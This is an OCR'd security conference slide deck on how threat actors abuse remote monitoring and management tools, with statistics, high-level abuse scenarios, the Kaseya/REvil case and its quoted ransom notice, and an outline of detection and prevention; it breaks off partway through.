RMM TOOLS THE DOUBLE-EDGED SWORD!

The risk of Remote Monitoring and Management tools

WHOAMI

➤ **PHẠM TÀI TUỆ**

@TUEDENN ~6y in SEC

SPEAKER @ SBC 2023, 2024

@GODEFEND COMMUNITY

GODEFEND

TUEDENN

2024

INTRODUCTION

EVERY COIN HAS TWO SIDES!

AND RMM TOOLS CAN BE ABUSED

BY THREAT ACTORs TO DO HARM

AGENDA

➤ RMM TOOLS

ABUSE RMM TOOLS

DETECT, HUNT, PREVENT

SUMMARY

- THE GOOD
- THE BAD
- THE UGLY

AGENDA

RMM TOOLS

➢ ABUSE RMM TOOLS

DETECT, HUNT, PREVENT

SUMMARY

- STATISTICS
  - RISING & EFFECTIVE
- ANALYSIS
  - SCENARIO OF RMM ABUSE
- RMM ABUSED IN THE WILD
  - THREAT ACTORS WHO USING
  - VIETNAM AWENESS!

AGENDA

RMM TOOLS

ABUSE RMM TOOLS

➤ DETECT, HUNT, PREVENT

SUMMARY

- THREAT HUNTING
- DECTECTION
- INVESTIGATION
  - AnyDesk
  - TeamViewer
  - UltraViewer
- PREVENTION

74 75 65 64 65 6E 6E

TUEDENN

TUEDENN FROM GODEFEND

AGENDA

RMM TOOLS

ABUSE RMM TOOLS

DETECT, HUNT, PREVENT

➢ SUMMARY

- KEYPOINTS & TAKE AWAY
- WHAT NEXT & FOLLOW UP
- QUESTIONS
- THANK YOU

RMM TOOLS


THE GOOD

THE BAD

AND THE UGLY


RMM TOOLS - THE GOOD

- Remote Monitoring and Management tools
- Commonly used as legitimate technical support software
  - IT admin
  - IT Helpdesk/Support
- Very useful on remote working



RMM TOOLS - THE BAD

- An adversary may use legitimate desktop support software to establish an interactive command and control channel to target systems within networks.
  - https://attack.mitre.org/techniques/T1219/002/
- RMM tools are a key driver in making attacks more time efficient



ID: T1219.002

Sub-technique of: T1219

ⓘ Tactic: Command and Control

ⓘ Platforms: Linux, Windows, macOS

Version: 1.0

Created: 24 March 2025

Last Modified: 16 April 2025

RMM TOOLS - THE BAD

RATs

- Unauthorized access
- Hard to develop
- Detected/Blocked


RMM Tools

- Full remote access
- Free, portable
- Trust by Security Controls
- Stability, professional GUI and robust capabilities.

RMM TOOLS - THE UGLY

- RMM abused can lead to IAB, Data Exfiltration, Ransomware
  - Ex: REvil, TheHive, Nokoyawa ransomware, …

Root Causes of Ransomware & Data Extortion IR Cases



https://arcticwolf.com/resource/aw/arctic-wolf-threat-report-2025

ABUSE RMM TOOLS


STATISTICS

SCENARIO OF RMM TOOLS ABUSE

RMM TOOLS ABUSED IN THE WILD

ABUSE RMM TOOLS

- 59.4% root causes of Ransomware & Data Extortion in 2025


Root Causes of Ransomware & Data Extortion IR Cases

https://arcticwolf.com/resource/aw/arctic-wolf-threat-report-2025

ABUSE RMM TOOLS

CrowdStrike 2024 Threat Hunting Report:

- Adversary use of RMM tools increased 70%
- 27% of all interactive intrusions used RMM tools

https://www.crowdstrike.com/en-us/press-releases/2024-crowdstrike-threat-hunting-report-highlights-nation-states-exploits/





Figure 9. Adversary use of RMM tools, July 2022-June 2023 vs. July 2023-June 2024

ABUSE RMM TOOLS



Source by proofpoint.com

ABUSE RMM TOOLS

RMM ABUSE - SCENARIO

- Exploit RMM relay server
  - to massive compromised
- Send Phishing Email/Link
  - to install RMM to establish initial access
- RMM as 2nd stage
  - to persistence
  - Command & Control

RMM ABUSE IN THE WILD

JUL 2021

70M $

Adversary
REvil

Infrastructure
REvil Ransomware

Capability
CVE-2021–30116
Kaseya VSA

Victim
Kaseya Customers

https://www.varonis.com/blog/revil-msp-supply-chain-attack


74 75 65 64 65 6E 6E

TUEDENN

TUEDENN FROM GODEFEND

RMM ABUSE IN THE WILD

KASEYA_VSA_RANSOMWARE_ATTACK



KASEYA ATTACK INFO

On Friday (02.07.2021) we launched an attack on MSP providers. More than a million systems were infected. If anyone wants to negotiate about universal decryptor - our price is 70 000 000$ in BTC and we will publish publicly decryptor that decrypts files of all victims, so everyone will be able to recover from attack in less than an hour. If you are interested in such deal - contact us using victims "readme" file instructions.

https://www.varonis.com/blog/revil-msp-supply-chain-attack

RMM ABUSE IN THE WILD

SEP 2023

Adversary
Hive

Infrastructure
ScreenConnect
Hive Ransomware

Capability
Phishing Email


Victim
N/A

Source by proofpoint.com

RMM ABUSE IN THE WILD

